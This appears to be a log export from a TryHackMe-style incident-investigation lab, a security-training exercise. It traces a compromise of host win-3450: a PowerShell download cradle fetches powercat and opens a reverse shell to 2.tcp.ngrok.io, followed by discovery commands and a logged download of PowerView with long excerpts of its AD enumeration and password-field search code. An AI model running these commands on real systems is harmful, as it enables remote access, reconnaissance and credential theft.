value=\"System.Diagnostics.ProcessStartInfo\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Diagnostics.ProcessStartInfo\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $FuncVars[\"Encoding\"] = New-Object System.Text.AsciiEncoding. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=35\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $FuncVars[\"Encoding\"] = New-Object System.Text.AsciiEncoding Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Text.AsciiEncoding\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Text.AsciiEncoding\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose \"Connecting...\". Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=29\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose \"Connecting...\" Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Connecting...\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Connecting...\""}

Time	Event
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $FuncVars[\"StdErrDestinationBuffer\"] = New-Object System.Byte[] 65536. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=47\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine=$FuncVars[\"StdErrDestinationBuffer\"] = New-Object System.Byte[] 65536 Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Byte[]\"ParameterBinding(New-Object): name=\"ArgumentList\"; value=\"65536\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Byte[]\", \"65536\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose \"Setting up Stream 1...\". Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=25\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose \"Setting up Stream 1...\" Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Setting up Stream 1...\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Setting up Stream 1...\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose \"Set Stream 1: TCP\". Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=19\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose \"Set Stream 1: TCP\" Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Set Stream 1: TCP\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Set Stream 1: TCP\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell. Context Information: \tDetailSequence=1\tDetailTotal=2\tSequenceNumber=17\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine=IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\""}
2025-12-23T04:29:30+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:30.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"9060","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\__PSScriptPolicyTest_hnpvwg1v.3mr.ps1"}

Time	Event
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose (\"Connection to \" + $c + \":\" + $p + \" [tcp] succeeded!\"). Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=31\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose (\"Connection to \" + $c + \":\" + $p + \" [tcp] succeeded!\") Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Connection to 2.tcp.ngrok.io:19282 [tcp] succeeded!\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Connection to 2.tcp.ngrok.io:19282 [tcp] succeeded!\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose \"Both Communication Streams Established. Redirecting Data Between Streams...\". Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=51\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose \"Both Communication Streams Established. Redirecting Data Between Streams...\" Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Both Communication Streams Established. Redirecting Data Between Streams...\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Both Communication Streams Established. Redirecting Data Between Streams...\""}
2025-12-23T04:29:34+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:34.731","event.code":"1","host.name":"win-3455","process.name":"MoUsoCoreWorker.exe","process.pid":"3747","process.parent.pid":"3604","process.command_line":"C:\\Windows\\System32\\mousocoreworker.exe -Embedding","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:29:39+0000	{"datasource":"email","timestamp":"12/23/2025 04:29:39.731","subject":"RE: RE: New Hat Designs - Team Meeting Tomorrow","sender":"kyra.flores@tryhatme.com","recipient":"kyra.flores@tryhatme.com","attachment":"None","content":" Let ’ s make sure we address last week ’ s concerns.","direction":"internal"}
2025-12-23T04:29:43+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:43.731","event.code":"1","host.name":"win-3450","process.name":"systeminfo.exe","process.pid":"3524","process.parent.pid":"9060","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\systeminfo.exe\"","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:29:51+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:51.731","event.code":"1","host.name":"win-3450","process.name":"whoami.exe","process.pid":"8168","process.parent.pid":"9060","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\whoami.exe\"","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:29:57+0000	{"datasource":"email","timestamp":"12/23/2025 04:29:57.731","subject":"RE: Inquiry: Custom Hat Order for Corporate Gifting","sender":"boone@theheadwearhub.com","recipient":"liam.espinoza@tryhatme.com","attachment":"None","content":" Attached are some design mockups and pricing options Let us know if you have any adjustments or additional requests","direction":"inbound"}
2025-12-23T04:29:59+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:59.731","event.code":"1","host.name":"win-3450","process.name":"whoami.exe","process.pid":"4016","process.parent.pid":"9060","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\whoami.exe\" /priv","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:30:05+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:05.731","event.code":"1","host.name":"win-3450","process.name":"net.exe","process.pid":"7336","process.parent.pid":"9060","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\net.exe\" user","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:30:05+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:05.731","event.code":"1","host.name":"win-3450","process.name":"net1.exe","process.pid":"7796","process.parent.pid":"7336","process.parent.name":"net.exe","process.command_line":"C:\\Windows\\system32\\net1 user","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:30:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:12.731","event.code":"1","host.name":"win-3450","process.name":"net.exe","process.pid":"892","process.parent.pid":"9060","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\net.exe\" localgroup","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}

Time	Event
2025-12-23T04:30:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:12.731","event.code":"1","host.name":"win-3450","process.name":"net1.exe","process.pid":"6576","process.parent.pid":"892","process.parent.name":"net.exe","process.command_line":"C:\\Windows\\system32\\net1 localgroup","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:30:27+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:27.731","event.code":"1","host.name":"win-3457","process.name":"OUTLOOK.EXE","process.pid":"3572","process.parent.pid":"3888","process.parent.name":"explorer.exe","process.command_line":"\"C:\\Program Files\\Microsoft Office\\root\\Office16\\OUTLOOK.EXE\" ","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:30:38+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:38.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"9060","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\Downloads\\PowerView.ps1"}
2025-12-23T04:30:51+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:51.731","file.path":"-","event.action":"Execute a Remote Command","powershell.file.script_block_text":"powershell -ExecutionPolicy Bypass","process.command_line":"-","message":"Creating Scriptblock text (1 of 1):powershell -ExecutionPolicy BypassScriptBlock ID: 97841cd9-618d-4351-8ee2-73e578719b23Path: ","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"9,060","powershell.command.invocation_details.value":"-"}
2025-12-23T04:30:52+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:30:52.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3728","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\__PSScriptPolicyTest_b1baaotg.vsb.ps1"}
2025-12-23T04:30:57+0000	{"datasource":"email","timestamp":"12/23/2025 04:30:57.731","subject":"Vendor Showcase: Latest Hat Materials and Designs","sender":"skinner@fashionhatchronicle.com","recipient":"cain.omoore@tryhatme.com","attachment":"None","content":" We have exciting new materials and innovative designs that we would love to showcase Let us know if you would like samples or a walkthrough","direction":"inbound"}

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"S This function utilizes adsisearcher to query the current AD context for current computer objects. Based off of Carlos Perez's Audit.psm1 script in Posh-SecMod (link below). .PARAMETER ComputerName Return computers with a specific name, wildcards accepted. .PARAMETER SPN Return computers with a specific service principal name, wildcards accepted. .PARAMETER OperatingSystem Return computers with a specific operating system, wildcards accepted. .PARAMETER ServicePack Return computers with a specific service pack, wildcards accepted. .PARAMETER Filter A customized ldap filter string to use, e.g. \"(description=*admin*)\" .PARAMETER Printers Switch. Return only printers. .PARAMETER Ping Switch. Ping each host to ensure it's up before enumerating. .PARAMETER FullData Switch. Return full computer objects instead of just system names (the default). .PARAMETER Domain The domain to query for computers, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER ADSpath The LDAP source to search through, e.g. \"LDAP://OU=secret,DC=testlab,DC=local\" Useful for OU queries. .PARAMETER Unconstrained Switch. Return computer objects that have unconstrained delegation. .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-NetComputer Returns the current computers in current domain. .EXAMPLE PS C:\\> Get-NetComputer -SPN mssql* Returns all MS SQL servers on the domain. .EXAMPLE PS C:\\> Get-NetComputer -Domain testing Returns the current computers in 'testing' domain. .EXAMPLE PS C:\\> Get-NetComputer -Domain testing -FullData Returns full computer objects in the 'testing' domain. .LINK https://github.com/darkoperator/Posh-SecMod/blob/master/Audit/Audit.psm1 #> [CmdletBinding()] Param ([Parameter(ValueFromPipeline=$True)] [Alias('HostName')] [String] $ComputerName = '*', [String] $SPN, [String] $OperatingSystem, [String] $ServicePack, [String] $Filter, [Switch] $Printers, [Switch] $Ping, [Switch] $FullData, [String] $Domain, [String] $DomainController, [String] $ADSpath, [Switch] $Unconstrained, [ValidateRange(1,10000)] [Int] $PageSize = 200) begin { # so this isn't repeated if users are passed on the pipeline $CompSearcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath -PageSize $PageSize } process { if ($CompSearcher) { # if we're checking for unconstrained delegation if($Unconstrained) { Write-Verbose \"Searching for computers with for unconstrained delegation\" $Filter += \"(userAccountControl:1.2.840.113556.1.4.803:=524288)\" } # set the filters for the seracher if it exists if($Printers) { Write-Verbose \"Searching for printers\" # $CompSearcher.filter=\"(&(objectCategory=printQueue)$Filter)\" $Filter += \"(objectCategory=printQueue)\" } if($SPN) { Write-Verbose \"Searching for computers with SPN: $SPN\" $Filter += \"(servicePrincipalName=$SPN)\" } if($OperatingSystem) { $Filter += \"(operatingsystem=$OperatingSystem)\" } if($ServicePack) { $Filter += \"(operatingsystemservicepack=$ServicePack)\" } $CompSearcher.filter = \"(&(sAMAccountType=805306369)(dnshostname=$ComputerName)$Filter)\" try { $CompSearcher.FindAll() \| Where-Object {$_} | ForEach-Object { $Up = $True if($Ping) { # TODO: how can these results be piped to ping for a speedup? $Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname } if($Up) { # return full data objects if ($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties } else { # otherwise we're just returning the DNS host name $_.properties.dnshostname } } } } catch { Write-Warning \"Error: $_\" } } }}function Get-ADObject {<# .SYNOPSIS Takes a domain SID and returns the user, group, or computer object associated with it. .PARAMETER SID The SID of the domain object you're querying for. .PARAMETER Name The Name of the domain object you're querying for. .PARAMETER SamAccountName The SamAccountName of the domain object you're querying for. .PARAMETER Domain The domain to query for objects, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER ADSpath The LDAP source to search through, e.g. \"LDAP://OU=secret,DC=testlab,DC=local\" Useful for OU queries. .PARAMETER Filter Additional LDAP filter string for the query. .PARAMETER ReturnRaw Switch. Return the raw object instead of translating its properties. Used by Set-ADObject to modify object properties. .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-ADObject -SID \"S-1-5-21-2620891829-2411261497-1773853088-1110\" Get the domain object associated with the specified SID. .EXAMPLE PS C:\\> Get-ADObject -ADSpath \"CN=AdminSDHolder,CN=System,DC=testlab,DC=local\" Get the AdminSDHolder object for the testlab.local domain.#> [CmdletBinding()] Param ([Parameter(ValueFromPipeline=$True)] [String] $SID, [String] $Name, [String] $SamAccountName, [String] $Domain, [String] $DomainController, [String] $ADSpath, [String] $Filter, [Switch] $ReturnRaw, [ValidateRange(1,10000)] [Int] $PageSize = 200) process { if($SID) { # if

```
Time                      Event
2025-12-23T04:30:59+0000  {"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\
                          \downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"
                           }          else {                # otherwise, get the local machine context
                            Write-Verbose \"Adding user $UserName to $GroupName on localhost\"              $Context =
                          New-Object System.DirectoryServices.AccountManagement.PrincipalContext([System.DirectoryServices.AccountManagement.
                          ContextType]::Machine, $Env:ComputerName)           }           # find the particular group
                                  $Group = [System.DirectoryServices.AccountManagement.GroupPrincipal]::FindByIdentity($Context,$
                          GroupName)           # add the particular user to the group           $Group.Members.add($
                          Context, [System.DirectoryServices.AccountManagement.IdentityType]::SamAccountName, $UserName)
                           # commit the changes           $Group.Save()       }       catch {           Write-
                          Warning \"Error adding $UserName to $GroupName : $_\"       }    }}function Get-UserProperty {<#
                              .SYNOPSIS       Returns a list of all user object properties. If a property       name is specified,
                          it returns all [user:property] values.       Taken directly from @obscuresec's post:           http://
                          obscuresecurity.blogspot.com/2014/04/ADSISearcher.html    .PARAMETER Properties       Property names to
                          extract for users.    .PARAMETER Domain       The domain to query for user properties, defaults to the
                          current domain.    .PARAMETER DomainController       Domain controller to reflect LDAP queries through.
                          .PARAMETER PageSize       The PageSize to set for the LDAP searcher object.    .EXAMPLE       PS
                           C:\\> Get-UserProperty -Domain testing               Returns all user properties for users in the '
                          testing' domain.    .EXAMPLE       PS C:\\> Get-UserProperty -Properties ssn,lastlogon,location
                                   Returns all an array of user/ssn/lastlogin/location combinations       for users in the current
                          domain.    .LINK       http://obscuresecurity.blogspot.com/2014/04/ADSISearcher.html#>    [
                          CmdletBinding()]    param(       [String[]]       $Properties,       [String]       $
                          Domain,              [String]       $DomainController,       [ValidateRange(1,10000)]
                             [Int]       $PageSize = 200    )    if($Properties) {       # extract out the set of all
                          properties for each object       $Properties = ,\"name\" + $Properties       Get-NetUser -Domain $
                          Domain -DomainController $DomainController -PageSize $PageSize | Select-Object -Property $Properties    }
                          else {       # extract out just the property names       Get-NetUser -Domain $Domain -
                          DomainController $DomainController -PageSize $PageSize | Select-Object -First 1 | Get-Member -MemberType *
                          Property | Select-Object -Property 'Name'    }}function Find-UserField {<#    .SYNOPSIS
                          Searches user object fields for a given word (default *pass*). Default       field being searched is '
                          description'.       Taken directly from @obscuresec's post:          http://obscuresecurity.blogspot.
                          com/2014/04/ADSISearcher.html    .PARAMETER SearchTerm       Term to search for, default of \"pass\"
                          .    .PARAMETER SearchField       User field to search, default of \"description\".    .PARAMETER
                          ADSpath       The LDAP source to search through, e.g. \"LDAP://OU=secret,DC=testlab,DC=local\"
                               Useful for OU queries.    .PARAMETER Domain       Domain to search computer fields for, defaults
                          to the current domain.    .PARAMETER DomainController       Domain controller to reflect LDAP queries through
                          .    .PARAMETER PageSize       The PageSize to set for the LDAP searcher object.    .EXAMPLE
                             PS C:\\> Find-UserField -SearchField info -SearchTerm backup       Find user accounts with \"backup\
                          " in the \"info\" field.#>    [CmdletBinding()]    param(       [Parameter(Position=0,
                          ValueFromPipeline=$True)]       [String]       $SearchTerm = 'pass',       [String]
                           $SearchField = 'description',       [String]       $ADSpath,       [String]       $Domain
                          ,       [String]       $DomainController,       [ValidateRange(1,10000)]       [Int]
                             $PageSize = 200    )    process {       Get-NetUser -ADSpath $ADSpath -Domain $Domain -
                          DomainController $DomainController -Filter \"($SearchField=*$SearchTerm*)\" -PageSize $PageSize | Select-
                          Object samaccountname,$SearchField    }}function Get-UserEvent {<#    .SYNOPSIS       Dump and
                          parse security events relating to an account logon (ID 4624)       or a TGT request event (ID 4768).
                          Intended to be used and tested on       Windows 2008 Domain Controllers.       Admin Reqd? YES
                             Author: @sixdub    .PARAMETER ComputerName       The computer to get events from. Default:
                          Localhost    .PARAMETER EventType       Either 'logon', 'tgt', or 'all'. Defaults: 'logon'    .
                          PARAMETER DateStart       Filter out all events before this date. Default: 5 days      .EXAMPLE
                            PS C:\\> Get-UserEvent -ComputerName DomainController.testlab.local    .LINK       http://www.
                          sixdub.net/2014/11/07/offensive-event-parsing-bringing-home-trophies/#>    Param(       [String]
                            $ComputerName = $Env:ComputerName,       [String]       [ValidateSet(\"logon\",\"tgt\",\"
                          all\")]       $EventType = \"logon\",       [DateTime]       $DateStart=[DateTime]::Today
                          .AddDays(-5)    )    if($EventType.ToLower() -like \"logon\") {       [Int32[]]$ID = @(
                          4624)    }    elseif($EventType.ToLower() -like \"tgt\") {       [Int32[]]$ID = @(4768)
                           }    else {       [Int32[]]$ID = @(4624, 4768)    }    #grab all events matching our filter for
                           the specified host    Get-WinEvent -ComputerName $ComputerName -FilterHashTable @{ LogName = 'Security';
                           ID=$ID; StartTime=$DateStart} -ErrorAction SilentlyContinue | ForEach-Object {       if($ID -contains
                          4624) {               # first parse and check the logon event type. This could be later adapted and
                          tested for RDP logons (type 10)           if($_.message -match '(?s)(?<=Logon Type:).*?(?=
                          (Impersonation Level:|New Logon:))') {               if($Matches) {                   $
                          LogonType = $Matches[0].trim()                  $Matches = $Null              }
                                  }           else {               $LogonType = \"\"          }
                                # interactive logons or domain logons           if (($LogonType -eq 2) -or ($LogonType -eq
                          3)) {               try {                   # parse and store the account used and the
                          address they came from                   if($_.message -match '(?s)(?<=New Logon:).*?(?
                          =Process Information:)') {                       if($Matches) {
                               $UserName = $Matches[0].split(\"`n\")[2].split(\":\")[1].trim()
                                  $Domain = $Matches[0].split(\"`n\")[3].split(\":\")[1].trim()
                                   $Matches = $Null                       }                   }
                                     if($_.message -match '(?s)(?<=Network Information:).*?(?=Source Port:)') {
                                          if($Matches) {                          $Address = $Matches[
```

Time	Event
